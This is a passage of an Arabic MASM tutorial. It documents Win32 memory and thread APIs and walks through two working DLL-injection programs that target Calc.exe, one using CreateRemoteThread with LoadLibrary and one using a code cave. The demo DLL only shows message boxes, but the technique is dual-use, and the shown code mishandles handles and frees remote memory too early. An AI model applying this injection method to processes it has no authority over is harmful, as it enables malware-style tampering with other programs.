2 - **lpAddress :** مؤشر إلي العنوان المطلوب بداية التخصيص منه في ذاكرة التطبيق الافتراضية .. وإذا أعطيت لهذا المعامل القيمة NULL فستدع الدالة تحدد عنوان البداية بنفسها , وهذا أفضل.

3 - **dwSize :** تحديد الحجم بالبايت للمساحة التي تريد تخصيصها في ذاكرة التطبيق الافتراضية.

4 - **flAllocationType :** قيمة لبعض الرايات تحدد نوع صفحة الذاكرة المخصصة .. والراية التي تهمنا لهذا المعامل هي :
MEM_COMMIT
وهي تجعل الدالة تخصص مساحة تخزينية سواء في الذاكرة أو في ملف Page File علي الهارد .. ويتم تهيئة تلك المنطقة بقيمNULL.

5 - flProtect : قيمة لمجموعة من الرايات والتي تحدد نوع الحماية علي منطقة الذاكرة التي تم تخصيصها .. من تلك الرايات التالي:

PAGE_READONLY	إتاحة الترخيص بالقراءة
PAGE_READWRITE	إتاحة الترخيص بالقراءة والكتابة
PAGE_EXECUTE	إتاحة الترخيص بالتنفيذ (لا تسري أي

عمليات قراءة أو كتابة)	
إتاحة الترخيص بالتنفيذ والقراءة	PAGE_EXECUTE_READ
إتاحة الترخيص بالتنفيذ والقراءة والكتابة	PAGE_EXECUTE_READWRITE
إلغاء الوصول إلي المنطقة المخصصة	PAGE_NOACCESS

عند نجاح الدالة فتعود بعنوان البداية للمنطقة المخصصة في الذاكرة .. بينما تعود بالقيمة NULL إذا فشلت.

✪ دالة VirtualFreeEx

تقوم هذه الدالة بتحرير أو إزالة -أو الاثنين- منطقة في الذاكرة داخل ذاكرة التطبيق الافتراضية.

The **VirtualFreeEx** function releases, decommits, or both, a region of memory within the virtual address space of a specified process.

```
BOOL VirtualFreeEx(
  HANDLE hProcess,
  LPVOID lpAddress,
  DWORD dwSize,
  DWORD dwFreeType
);
```

للدالة 4 معاملات هم كالتالي :

1 - **hProcess :** مقبض التطبيق.

2 - **lpAddress :** عنوان بداية منطقة الذاكرة المراد تحريرها.

3 - **dwSize :** حجم المنطقة بالبايت المراد تحريرها.

4 - **dwFreeType :** راية تحدد نوع عملية التحرير .. لها قيمتين هم :

يتم إزالة المنطقة ولكن تبقي المنطقة محجوزة	MEM_DECOMMIT
يتم إزالة المنطقة ويتم تحرير المنطقة	MEM_RELEASE

عند نجاح الدالة فتعود بقيمة غير الصفر.

✪ دالة WriteProcessMemory

تستخدم هذه الدالة للكتابة في ذاكرة تطبيق محدد.

The **WriteProcessMemory** function writes memory in a specified process. The entire area to be written to must be accessible, or the operation fails.

```
BOOL WriteProcessMemory(
  HANDLE hProcess,
  LPVOID lpBaseAddress,
  LPVOID lpBuffer,
  DWORD nSize,
  LPDWORD lpNumberOfBytesWritten
);
```

للدالة 5 معاملات هم كالتالي :

1 - **hProcess :** مقبض التطبيق.

2 - **lpBaseAddress :** عنوان بداية الكتابة في ذاكرة التطبيق.

3 - **lpBuffer :** مؤشر إلي مخزن به البيانات المراد كتابتها.

4 - **nSize :** حجم البيانات المراد كتابتها.

5 - **lpNumberOfBytesWritten :** مؤشر يستقبل حجم البيانات التي تم كتابتها بالبايت .. ويمكن تجاهل هذا المعامل.

✪ دالة CreateRemoteThread

إذا كنت تتذكر دالة CreateThread كانت تستخدم لإنشاء مسار تنفيذ في التطبيق الحالي .. الآن دالة CreateRemoteThread تستخدم لإنشاء مسار تنفيذ في تطبيق آخر.

The **CreateRemoteThread** function creates a thread that runs in the address space of another process.

```
HANDLE CreateRemoteThread(
  HANDLE hProcess,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  DWORD dwStackSize,
  LPTHREAD_START_ROUTINE lpStartAddress,
  LPVOID lpParameter,
  DWORD dwCreationFlags,
  LPDWORD lpThreadId
);
```

معاملات الدالة هي نفس معاملات دالةCreateThread .. لا يزيد عليها غير المعامل الأول والذي يحدد مقبض التطبيق المراد إنشاء مسار به..

1 - hProcess : مقبض التطبيق.

2 - lpThreadAttributes : مؤشر لبنية SECURITY_ATTRIBUTES تحدد الخصائص الأمنية لمسار التنفيذ .. ولن نستخدم هذا المعامل ونضع قيمته NULL

3 - dwStackSize : يحدد الحجم الاستاك بالبايت الذي تريده لمسار التنفيذ الجديد .. وإذا تجاهلت هذا المعامل ووضعت قيمته NULL فسيتم حجز حجم مساوي لحجم مسار التنفيذ الافتراضي للتطبيق.

4 - lpStartAddress : عنوان بداية إجراء مسار التنفيذ .

5 - lpParameter : يستخدم في حالة إذا أردت تمرير معامل إلي إجراء المسار .. وإلا فنضع قيمته NULL .

6 - dwCreationFlags : معامل يحدد رايات إضافية لمسار التنفيذ تتحكم بعملية إنشائه .. لن نستخدم هذا المعامل ونضع قيمتهNULL.

7 - lpThreadID : مؤشر لمتغير عددي 32 بت .. يستقبل معرف مسار التنفيذ .. ولن نحتاج لهذا المعرف ونضع لقيمة المعاملNULL.

وبعد نجاح الدالة تعود بقيمة مقبض المسار .. وهو غير مهم ويمكننا غلقه بدالة CloseHandle ونمرر لها قيمة مقبض المسار .. وستظل المكتبة محملة في التطبيق.

بينما إذا فشلت الدالة فستعود بالقيمة صفر.

✪ دالة WinExec

تستخدم هذه الدالة لتشغيل تطبيق محدد.

The **WinExec** function runs the specified application.

```
UINT WinExec(

  LPCSTR lpCmdLine,       // address of command line
  UINT uCmdShow           // window style for new application
);
```

المعامل الأول lpCmdLine مؤشر إلي نص به اسم أو مسار التطبيق المراد تشغيله.


المعامل الثاني uCmdShow يحدد طريقة عرض التطبيق ومن القيم الثابتة التي يمكن أن يأخذها هذا المعامل الأتي :

SW_HIDE
SW_MAXIMIZE
SW_MINIMIZE
SW_SHOWMAXIMIZED
SW_SHOWMINIMIZED
SW_SHOWNORMAL

عند نجاح الدالة تعود بقيمة أكبر من 31.


2- إنشاء مكتبة DLL

سنستعرض الآن كيفية بناء مكتبة DLL من داخل RadASM .. حيث نختار New Project ثم نختار نوع المشروع هو DLL Project .. واسم المشروع باسم MyDLL.




وفي النافذة التالية سيطلب منا RadASM اختيار Template .. لا نختار أي تمبلت ونضغط Next.

وستظهر نافذة بها الملفات المطلوب إنشائها .. نتأكد من اختيار ملف التعريفات (Def).




بعد الضغط على Next ستظهر النافذة التالية :



نلاحظ بالنافذة السابقة أن سطر ربط مكتبة الـDLL سيكون كالتالي :

```
link /DLL /SUBSYSTEM:WINDOWS
/DEF:c:\RadASM\Projects\MyDLL\MyDLL.def
/LIBPATH:c:\RadASM\Projects\MyDLL\MyDLL.obj
```

وبعد الضغط علي Finsih سيتم إنشاء المشروع



سنقوم بوضع التضمينات التالية ضمن الملف MyDLL.Inc :

```
include windows.inc
include user32.inc
include C:\masm32\macros\macros.asm

includelib user32.lib
```

وسنقوم بوضع الشفرة التالية ضمن الملف MyDLL.Asm :

```
.386
.model flat, stdcall  ;32 bit memory model
option casemap :none  ;case sensitive

include MyDLL.inc
```

```
.code

DllEntry proc hInstance:HINSTANCE, fdwReason:DWORD,
                pvReserved:DWORD

    .if fdwReason==DLL_PROCESS_ATTACH
        invoke MessageBox,NULL,CTXT("DLL Loaded"),
                          CTXT("1"),NULL
    .elseif fdwReason==DLL_PROCESS_DETACH
        invoke MessageBox,NULL,CTXT("DLL Unloaded"),
                          CTXT("2"),NULL
    .endif
     mov eax,TRUE
     ret
 DllEntry Endp

  SayHello proc
        invoke MessageBox,NULL,CTXT("Hello From MyDLL"),
                         CTXT("Hi!"),NULL
        ret
  SayHello Endp

End DllEntry
```

كل ملف DLL له نقطة بداية EntryPoint في الكود السابق بإسم DllEntry ويمكنك تغييرها إلي أي أسم أخر ..

المهم أن نقطة البداية هذه يقوم النظام باستدعائها في أربع حالات :

1 - عندما يتم تحميل الـDLL [DLL_PROCESS_ATTACH].
2 - عندما يتم تفريغ الـDLL [DLL_PROCESS_DETACH].
3 - عندما يتم إنشاء مسار تنفيذ ضمن التطبيق[DLL_THREAD_ATTACH].
4 - عندما يتم غلق مسار تنفيذ ضمن التطبيق[DLL_THREAD_DETACH].

إجراء نقطة البداية يجب أن يكون علي هذا النحو :

DllEntry proc hInstance:HINSTANCE, fdwReason:DWORD,
pvReserved:DWORD

حيث يجب أن يكون له 3 معاملات هم كالتالي :

1 - hInstance : مقبض مكتبة الـDLL الذي يعطيه النظام لها.

2 - fdwReason : سبب استدعاء نقطة بداية مكتبة الـ DLL وهو أحد الأسباب التي قمنا باستعراضها الصفحة السابقة.

3 - pvReserved : معامل محجوز.

ولابد أن نعود بالقيمة TRUE إذا أردنا استمرار عمل الـ DLL .. لإننا إذا لم نعد بـ TRUE سيحسب النظام أنه يوجد خطأ في المكتبة ولا نريد استمرارها ..

ومن ثم قمنا بكتابة إجراء بإسم SayHello.

الآن سنقوم بكتابة السطرين التاليين في الملف MyDLL.Def :

```
LIBRARY  MyDLL
EXPORTS  SayHello
```

السطر الأول يحدد اسم المكتبة .
السطر الثاني يحدد الإجراءات التي نريد تصديرها في مكتبة ال DLL يسبقا التوجيه EXPORTS.

وإذا كان هناك أكثر من إجراء نستطيع تصديرهم كالتالي :

```
EXPORTS
 SayHello   @1
 SayHello2  @2
 SayHello3  @4
 SayHello4  @3
```

حيث القيم (@n) تجعل التصدير بالتتابع (by Ordinal) .. كما هو موضح في الصورة التالية :

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001040	0000	000020D8	SayHello
00000002	00001054	0001	000020BA	SayHello2
00000003	00001068	0002	000020CE	SayHello4
00000004	0000107C	0003	000020C4	SayHello3

الأن نقوم بالضغط علي ALT+SHIFT+F5 لترجمة المكتبة وتحويلها إلي DLL.

وسيظهر لنا الملف [MyDLL.dll] .. لاستخدام هذه المكتبة يوجد طريقتين:

1 - التحميل الضمني [Implicit loading]

حيث يعمل نظام التشغيل علي تحميل المكتبة وربطها مع الملف التنفيذي قبل أن يبدأ عمل الملف التنفيذي..وهذه الطريقة نستخدمها في برامجنا طوال الوقت .. حيث عندما تقول :

```
include user32.inc
includelib user32.lib
```

ومع وجود المكتبة user32.dll في system32 .. فهنا نقوم بتحميلها ضمنيا مع البرنامج.

يمكننا فعلا المثل مع المكتبة لدينا حيث :

نقوم بنسخ الملف MyDLL.lib إلي المجلد [C:\masm32\lib] أو بداخل مجلد البرنامج.

نقوم بنسخ الملف MyDLL.dll إلي المجلد [C:\WINDOWS\system32] أو بداخل مجلد البرنامج.

نقوم بإنشاء ملف باسم MyDLL.Inc بالمجلد [C:\masm32\include] أو بداخل مجلد البرنامج ونضع داخله تعريف الدالة SayHello التالي :

```
SayHello PROTO
```

ثم نقوم بتضمين المكتبة بهذا الشكل داخل مشروع RadASM:

```
include MyDLL.inc
includelib MyDLL.lib
```

ولاستدعاء الإجراء SayHello فقط نكتب :

invoke SayHello **or** Call SayHello

2 - التحميل الصريح [Explicit loading]

حيث لا يقوم النظام بتحميل المكتبة إلا إذا طلبتها أثناء تنفيذ البرنامج .. وذلك يتم عن طريق الدوال التالية :

LoadLibrary
GetProcAddress
FreeLibrary

وهذه هي الطريقة التي نستخدمها في حقن مكتبة الـDLL أثناء التنفيذ.

```
invoke LoadLibrary,CTXT("MyDLL.DLL")
push eax
invoke GetProcAddress,eax,CTXT("SayHello")
invoke eax
pop eax
invoke FreeLibrary,eax
```

حيث يتم تحميل المكتبة بدالة LoadLibrary .. وتعود بمقبض موديول المكتبة والذي ندفعه مع اسم الإجراء إلي الدالة GetProcAddress لتعود بعنوان الدالة المصدرة في المكتبة SayHello .. ومن ثم نقوم باستدعاء هذه الدالة .. ونستخدم في النهاية الدالة FreeLibrary لإزالة المكتبة.

والآن سنستعرض كيفية حقن مكتبة في تطبيق .. وسنختار تطبيق الآلة الحاسبة [Calc.exe] كمثال .. وسنقوم بحقن المكتبة [MyDLL.DLL] التي قمنا بإنشائها.

3 – الطريقة الأولي CreateRemoteThread

نقوم بإنشاء مشروع باسم [DLL Injection] به زر باسم [BTN_INJECT] سيستخدم لعملية بدء حقن المكتبة دخل الآلة الحاسبة.

داخل الملف [DLL Injection.Inc] نضع التعريفات التالية :

```
include windows.inc
include kernel32.inc
include user32.inc
include Comctl32.inc
include C:\masm32\macros\macros.asm
```

```
7   includelib kernel32.lib
8   includelib user32.lib
9   includelib Comctl32.lib
10
11  DlgProc    PROTO    :HWND,:UINT,:WPARAM,:LPARAM
12
13  .const
14  IDD_DIALOG1   equ 101
15  BTN_INJECT    equ 1001
16  ;####################################
17  .data
18  buffer          db 256 dup (0)
19  WinTitle        db "Calculator",0
20  DllName         db "\MyDLL.dll",0
21  kernel          db "kernel32.dll",0
22  LoadLib         db "LoadLibraryA",0
23  ;####################################
24  .data?
25  hInstance       dd ?
26  hKernel         dd ?
27  LoadLibAddr     dd ?
28  hCalc           dd ?
29  CalcId          dd ?
30  DllLen          dd ?
31  DllAddr         dd ?
32  NewThread       dd ?
33  ;#####################################
```

السطر 19 : اسم نافذة الآلة الحاسبة الذي سنستخدمه للحصول على مقبضها.

السطر 20 : اسم ملف الـ DLL الخاص بنا .. وسنقوم بإضافة مسار المجلد الحالي إليه ومن ثم يكون لدينا مسار واسم الملف كاملا ونقوم بتخزينه في المتغير buffer.

السطر 26 : متغير يستخدم لتخزين مقبض موديول المكتبة"Kernel32.dll".

السطر 27 : متغير يستخدم لتخزين عنوان الدالةLoadLibrary.

السطر 28 : متغير يستخدم لتخزين مقبض نافذة الآلة الحاسبة.

السطر 29 : متغير يستخدم لتخزين معرف تطبيق الآلة الحاسبة.

السطر 30 : متغير يستخدم لحفظ الحجم بالبايت للمتغيرbuffer الموجود به مسار واسم ملف الـ DLL .. وذلك لكي نحجز له المساحة المحددة في ذاكرة التطبيق بدالة VirtualAllocEx.

السطر 31 : متغير يستخدم لتخزين عنوان حجز المساحة في ذاكرة التطبيق.

السطر 32 : متغير يستخدم لحفظ مقبض المسار الذي يعود بعد استدعاء الدالة CreateRemoteThread.

وشفرة الملف [DLL Injection.Asm] ستكون كالتالي :

```
.386
.model flat, stdcall  ;32 bit memory model
option casemap :none  ;case sensitive

include DLL Injection.inc

.code
 start:
   invoke GetModuleHandle,NULL
   mov  hInstance,eax
   invoke InitCommonControls
   invoke DialogBoxParam,hInstance,IDD_DIALOG1,NULL,addr DlgProc,NULL
   invoke ExitProcess,0

;#################################################

```

```
DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM

  mov  eax,uMsg
  .if eax==WM_INITDIALOG

  .elseif eax==WM_COMMAND
     movzx eax,word ptr[wParam]
     movzx edx,word ptr[wParam+2]
     .if edx==BN_CLICKED
        .if eax==BTN_INJECT
           call Inject
        .endif
     .endif
  .elseif eax==WM_CLOSE
      invoke EndDialog,hWin,0
  .else
      mov  eax,FALSE
      ret
  .endif
   mov  eax,TRUE
   ret
DlgProc endp

Inject proc
  Invoke GetModuleHandle,addr kernel
  mov hKernel,eax

  Invoke GetProcAddress,hKernel,addr LoadLib
  mov LoadLibAddr,eax

  invoke GetCurrentDirectory,MAX_PATH,addr buffer
  invoke lstrcat,addr buffer,addr DllName

  Invoke lstrlen,addr buffer
  mov DllLen,eax
```

```
52 FindCalc:
53  Invoke FindWindow, NULL,addr WinTitle
54  .if eax==0
55     invoke MessageBox,NULL,CTXT("Could not find calc.. Run it(Y/N)?"),
56                         NULL,MB_YESNO
57     .if eax==IDNO
58        ret
59     .endif
60     invoke WinExec,CTXT("Calc.exe"),SW_SHOWNORMAL
61     .if eax <= 30
62        invoke MessageBox,NULL,CTXT("Could not run the calculator"),
63                            NULL,MB_YESNO
64        ret
65     .endif
66     jmp FindCalc
67  .endif
68  Invoke GetWindowThreadProcessId, eax,addr CalcId
69  Invoke OpenProcess,PROCESS_ALL_ACCESS,0,CalcId
70  mov hCalc,eax
71  Invoke VirtualAllocEx,hCalc,NULL,DllLen,MEM_COMMIT,PAGE_READWRITE
72  mov DllAddr,eax
73  Invoke WriteProcessMemory,hCalc,DllAddr,addr buffer,DllLen,NULL
74  Invoke CreateRemoteThread,hCalc,NULL,0,LoadLibAddr,DllAddr,0,NULL
75  mov NewThread,eax
76  .If NewThread != 0
77        Invoke MessageBox,NULL,CTXT("DLL Injected"),CTXT("Done"),NULL
78        Invoke CloseHandle,addr NewThread
79     Invoke VirtualFreeEx,hCalc,addr DllAddr,DllLen,MEM_RELEASE
80  .Elseif
81     Invoke MessageBox,NULL,CTXT("Injection Failed"),NULL,NULL
82  .endif
83  ret
84 Inject endp
85 end start
```

السطر 27 : عند الضغط علي الزرBTN_INJECT يتم استدعاء إجراء الحقن.

السطور 41-42 : نقوم بالحصول علي مقبض "kernek32.dll" بدالة GetModuleHandle وتخزينه بالمتغير hKernel .. ولا داعي لاستخدام دالة LoadLibrary وذلك لأن المكتبة محملة بالفعل.

السطور 44-45 : نقوم بالحصول علي عنوان الدالة LoadLibrary وتخزينه في المتغير LoadLibAddr.

السطور 47-48 : نقوم بالحصول علي مسار المجلد الحالي ثم إضافته إلي اسم مكتبة الـ DLL لدينا وتخزين الناتج في المتغير buffer .. وبالتالي يجب وضع مكتبة الـMyDLL هنا في نفس مجلد المشروع.

السطور 50-51 : نقوم بالحصول علي الحجم بالبايت لمسار المكتبة الموجود بالمتغير buffer وتخزينه في المتغيرDllLen.

السطر 52 : بداية إجراء الحصول علي مقبض نافذة الآلة الحاسبة.

السطر 53 : استدعاء الدالة FindWindow وتمرير اسم النافذة لها.

السطور 54-67 : إذا عادت الدالة بصفر فنخبر المستخدم بذلك ونخيره بين تشغيل الحاسبة أم لا .. إذا اختار تشغيلها نستدعي الدالة WinExec.. ونختبر القيمة المعادة منها ..فإذا عادت بنجاح فنقفز إلي السطر 52 ليتم استدعاء الدالة FindWindow ونعود بمقبض النافذة.

السطر 68 : نقوم بإستدعاء GetWindowThreadProcessId ونمرر لها مقبض نافذة الحاسبة للحصول علي معرف التطبيقCalcID.

السطور 69-70 : بعد الحصول علي معرف تطبيق الآلة الحاسبة نستخدمه مع دالة OpenProcess ونعطي التصريح ALL Access .. ونحصل علي مقبض التطبيق ونضعه فيhCalc.

السطور 71-72 : نقوم بتخصيص منطقة في ذاكرة الآلة الحاسبة بطول DllLen ونوع الصفحة MEM_COMMIT .. والترخيص عليها READWRITE.. وتعود الدالة بعنوان بداية تلك المنطقة فنقوم بحفظه في المتغيرDllAddr.

السطر 73 : نستخدم الدالة WriteProcessMemory للكتابة إلي المنطقة المخصصة .. وسنكتب محتوي buffer الموجود به مسار المكتبة MyDLL.

السطر 74 : نقوم باستدعاء الدالة CreateRemoteThread ..

المعامل الأول نمرر به مقبض التطبيق المراد إنشاء مسار التنفيذ به ..

المعامل الرابع نمرر له عنوان البداية LoadLibAddr.. وسيكون هنا عنوان بداية الكود هو عنوان الدالة LoadLibrary.

المعامل الخامس المستخدم كParameter لمسار التنفيذ .. حيث نمرر به عنوان وجود المكتبة MyDLL علي الهارديسك..والمؤشر له هو DllAddr.

وبالتالي عندما يبدأ التنفيذ من عنوان LoadLibrary مع تمرير الوسيط DllAddr لها .. فسيؤدي هذا إلي تحميل المكتبة في تطبيق الآلة الحاسبة.

هذه كانت الطريقة الأولي .. وهي تستخدم عنوان البداية ليشير إلي دالة LoadLibrary .. مع استغلال وجود المعامل الخامس في الدالة CRT لتمرير مسار مكتبة الـDLL لها .

الطريقة الثانية Code Cave لا تختلف عنها كثيرا .. حيث تحتوي علي نفس الأساسيات.. ولكننا لن نقوم بوضع عنوان بداية مسار التنفيذ علي دالة LoadLibrary وتمرير عنوان مسار المكتبة لها ..

بل في هذه الطريقة سنقوم بحقن كود داخل تطبيق الآلة الحاسبة .. ليقوم الكود بتحميل المكتبة بنفسه.

4 – الطريقة الثانية Code Cave

سنقوم بعمل مشروع مشابه للمشروع الأول باسم [DLL Injection2] به زر باسم [BTN_INJECT] سيستخدم لعملية بدء حقن المكتبة دخل الآلة الحاسبة.

داخل الملف [DLL Injection.Inc] نضع التعريفات التالية :

```
include windows.inc
include kernel32.inc
include user32.inc
include Comctl32.inc
include C:\masm32\macros\macros.asm

includelib kernel32.lib
includelib user32.lib
includelib Comctl32.lib

DlgProc    PROTO    :HWND,:UINT,:WPARAM,:LPARAM

.const
IDD_DIALOG1   equ 101
BTN_INJECT    equ 1001
;#########################################
.data
WinTitle            db "Calculator",0
DllName             db "\MyDLL.dll",0
kernel              db "kernel32.dll",0
LoadLib             db "LoadLibraryA",0

stubData_Start      dd 0
stubData_LoadLib    dd 0
StubData_DLLPath    db 256 dup (0)
stubData_End        dd 0
;#########################################
```

```
28 .data?
29 hInstance          dd ?
30 hKernel            dd ?
31 hCalc              dd ?
32 CalcId             dd ?
33 stubDataSize       dd ?
34 stubDataAddr       dd ?
35 stubCodeSize       dd ?
36 stubCodeAddr       dd ?
37 NewThread          dd ?
38 ;######################################
```

المتغيرات الجديدة هي :

السطر 23و26 : هذه المتغيرات لن تحمل أي بيانات .. فقط موجودة لتحديد حجم قطعة البيانات المراد حقنها..عن طريق فرق الإزاحة بين الأول والأخير.

السطر 24 : متغير سيحمل عنوان دالة LoadLibrary.

السطر 25 : متغير سيحمل مسار ملف الـDLL علي الهارديسك.

السطر 33 : متغير سيحمل حجم قطعة البيانات المراد حقنها.

السطر 34 : متغير سيحمل عنوان حقن البيانات في تطبيق الآلة الحاسبة.

السطر 35 : متغير سيحمل حجم قطعة الكود المراد حقنها.

السطر 36 : متغير سيحمل عنوان حقن الكود في تطبيق الآلة الحاسبة.

وشفرة الملف [DLL Injection2.Asm] ستكون كالتالي :

```
.386
.model flat, stdcall  ;32 bit memory model
option casemap :none  ;case sensitive

include DLL Injection2.inc

.code
 stubCode_Start:
       mov ebp,[esp+4]  ; Address to stubData_Start
       lea ebp,[ebp+4]   ; Address of stubData_LoadLib
       mov eax,[ebp]      ; eax = LoadLibrary Address
       lea ebx,[ebp+4]    ; Address of StubData_DLLPath
       push ebx            ; Push StubData_DLLPath
       call eax            ; Call LoadLibrary
       ret
 stubCode_End:

start:

  invoke GetModuleHandle,NULL
  mov  hInstance,eax

  invoke InitCommonControls
  invoke DialogBoxParam,hInstance,IDD_DIALOG1,NULL,addr DlgProc,
                                NULL
  invoke ExitProcess,0
;########################################################################
DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
  mov  eax,uMsg
  .if eax==WM_INITDIALOG

  .elseif eax==WM_COMMAND
     movzx eax,word ptr[wParam]
```

```
      movzx edx,word ptr[wParam+2]
     .if edx==BN_CLICKED
        .if eax==BTN_INJECT
           call Inject
          .endif
        .endif
   .elseif eax==WM_CLOSE
       invoke EndDialog,hWin,0
   .else
       mov  eax,FALSE
       ret
   .endif
   mov  eax,TRUE
   ret
DlgProc endp

Inject proc
  Invoke GetModuleHandle,addr kernel
  mov hKernel,eax

  Invoke GetProcAddress,hKernel,addr LoadLib
  mov stubData_LoadLib,eax

  invoke GetCurrentDirectory,MAX_PATH,addr StubData_DLLPath
  invoke lstrcat,addr StubData_DLLPath,addr DllName

  FindCalc:
  Invoke FindWindow, NULL,addr WinTitle
  .if eax==0
      invoke MessageBox,NULL,CTXT("Could not find calc.. Run it(Y/N)?"),
                                  NULL,MB_YESNO
        .if eax==IDNO
            ret
        .endif
       invoke WinExec,CTXT("Calc.exe"),SW_SHOWNORMAL
```

```
        .if eax <= 30
            invoke MessageBox,NULL,CTXT("Could not run the calc"),
                                NULL,MB_YESNO
            ret
        .endif
        jmp FindCalc
.endif
Invoke GetWindowThreadProcessId, eax,addr CalcId
Invoke OpenProcess,PROCESS_ALL_ACCESS,0,CalcId
mov hCalc,eax

;allocate space for writing the code
mov stubCodeSize,offset stubCode_End
sub stubCodeSize,offset stubCode_Start
Invoke VirtualAllocEx,hCalc,NULL,stubCodeSize,MEM_COMMIT,
                        PAGE_EXECUTE_READWRITE
mov stubCodeAddr,eax
Invoke WriteProcessMemory,hCalc,stubCodeAddr,
                            offset stubCode_Start,stubCodeSize,NULL

;allocate space for writing the Data
mov stubDataSize,offset stubData_End
sub stubDataSize,offset stubData_Start
Invoke VirtualAllocEx,hCalc,NULL,stubDataSize,MEM_COMMIT,
                        PAGE_READWRITE
mov stubDataAddr,eax
Invoke WriteProcessMemory,hCalc,stubDataAddr,
                                offset stubData_Start,stubDataSize,NULL

;Create The Remote Thread
Invoke CreateRemoteThread,hCalc,0,0,stubCodeAddr,stubDataAddr,
                                0,0
mov NewThread,eax
.If NewThread != 0
```

```
103        Invoke MessageBox,NULL,CTXT("DLL Injected"),CTXT("Done"),
104                        NULL
105        Invoke CloseHandle,addr NewThread
106        Invoke VirtualFreeEx,hCalc,addr stubCodeAddr,stubCodeSize,
107                        MEM_RELEASE
108        Invoke VirtualFreeEx,hCalc,addr stubDataAddr,stubDataSize,
109                        MEM_RELEASE
110    .Elseif
111       Invoke MessageBox,NULL,CTXT("Injection Failed"),NULL,NULL
112    .endif
113    ret
114  Inject endp
115 end start
```

سنعود لشرح قطعة الكود في النهاية .. حاليا نستكشف الشفرة الجديدة داخل الإجراء inject.

السطور 54-55 : نقوم بالحصول على عنوان الدالة LoadLibrary ونضعها في المتغير stubData_LoadLib.

السطور 57-58 : نقوم بالحصول على مسار مكتبة الـ DLL على الهارديسك ونضعه في المتغير stubData_DLLPath.

